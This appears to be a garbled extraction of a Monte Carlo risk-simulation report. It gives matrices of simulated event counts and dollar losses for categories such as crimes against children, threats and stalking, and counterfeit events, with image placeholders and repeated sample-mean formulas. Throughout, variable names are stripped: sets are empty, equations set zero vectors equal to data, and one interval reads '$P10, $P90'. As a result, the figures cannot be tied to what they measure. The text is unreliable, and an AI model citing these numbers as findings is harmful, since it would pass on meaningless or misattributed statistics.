

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 2,059 & 3,302 & \cdots & 2,041 \\ \$11,073,447 & \$8,864,419 & \cdots & \$14,628,440 \end{bmatrix}.$$


$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 9 & 15 & \cdots & 15 \\ \$48,402 & \$40,268 & \cdots & \$64,505 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$



$$m\in\{\,,\}$$



$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 12 \\ \$46,695 \end{bmatrix}.$$





$$s_0(\theta) = [\$5081, \$41415]$$





$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & 0 & \cdots & 3 \\ \$0 & \$0 & \cdots & \$11 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 11.42 \\ \$0 & \cdots & \$41.89 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 1.63 \\ \$5.98 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 142 & 125 & \cdots & 256 \\ \$2,764 & \$1,050 & \cdots & \$1 \end{bmatrix}.$$


$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0.64 & 0.57 & \cdots & 1.20 \\ \$12.55 & \$4.79 & \cdots & \$0.00 \end{bmatrix}.$$



$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 0.98 \\ \$299.93 \end{bmatrix}.$$

Monte Carlo Discrete Distribution
Crimes Against Children - Count





$$_{80}(\theta) = [\$0, \$299.89]$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 2 & 1 & \cdots & 2 \\ \$0 & \$0 & \cdots & \$7 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 6 & \cdots & 7.62 \\ \$0 & \cdots & \$300 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 5.60 \\ \$300 \end{bmatrix}.$$


$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 2,257 & 2,054 & \cdots & 4,746 \\ \$2,413,243 & \$1,725,544 & \cdots & \$22 \end{bmatrix}.$$



$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 10 & 9 & \cdots & 22.33 \\ \$10,692.26 & \$7,560.81 & \cdots & \$2,331.31 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 26.48 \\ \$43,167.06 \end{bmatrix}.$$





$$_{80}(\theta) = [\$P10, \$P90]$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 3 & 3 & \cdots & 1 \\ \$0 & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 10 & 10 & \cdots & 3 \\ \$0 & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 7 \\ \$0 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 2,229 & 2,441 & \cdots & 295 \\ \$2,139,776 & \$1,578,405 & \cdots & \$421,261 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 10 & 11 & \cdots & 1 \\ \$9,599 & \$7,112.85 & \cdots & \$1,428 \end{bmatrix}.$$


$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$


$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 11 \\ \$7,954 \end{bmatrix}.$$



Threats/Stalking/Harassment/Terrorism Impact: Monte Carlo
Histogram



Exceedance Curve: Threats Impact



$$_{80}(\theta) = [\$897, \$7072]$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 0 \\ \$0 & \cdots & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 0 \\ \$0 & \cdots & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m\in\{,\}$$

$$\begin{bmatrix} \bar{X}^{(0)} \\ \bar{X}^{(0)} \end{bmatrix} = \begin{bmatrix} 0.43 \\ \$0 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 383 & \cdots & 399 & \cdots & 318 \\ \$1,946,413 & \cdots & \$1,750,437 & \cdots & \$1 \end{bmatrix}.$$


$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 1 & \cdots & 1 & \cdots & 1 \\ \$5,082 & \cdots & \$4,387 & \cdots & \$734 \end{bmatrix}.$$



$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m\in\{,\}$$

$$\begin{bmatrix} \bar{X}^{(0)} \\ \bar{X}^{(0)} \end{bmatrix} = \begin{bmatrix} 1.29 \\ \$5,199 \end{bmatrix}.$$

Binary Monte Carlo Simulation — IPR/Counterfeit Events (10,000 Iterations)





$$s_0(\theta) = [\$602, \$4,652]$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 2 \\ \$0 & \cdots & \$0 & \cdots & \$600 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 8 \\ \$0 & \cdots & \$0 & \cdots & \$2,100 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m\in\{,\}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 2 \\ \$300 \end{bmatrix}.$$


$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 2,368 & \cdots & 2,609 & \cdots & 2,854 \\ \$17,862,807 & \cdots & \$10,216,795 & \cdots & \$27,903,539 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 10 & \cdots & 11 & \cdots & 13 \\ \$75,434 & \cdots & \$43,076 & \cdots & \$127,101 \end{bmatrix}.$$


$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$


$$m\in\{,\}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 12 \\ \$118,823 \end{bmatrix}.$$



≈





$$s_0(\theta) = [\$12,668, \$98,880]$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & 0 & \cdots & 2 \\ \$0 & \$0 & \cdots & \$960 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 0 & 0 & \cdots & 8 \\ \$0 & \$0 & \cdots & \$3,360 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$

$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 4 \\ \$13,851 \end{bmatrix}.$$

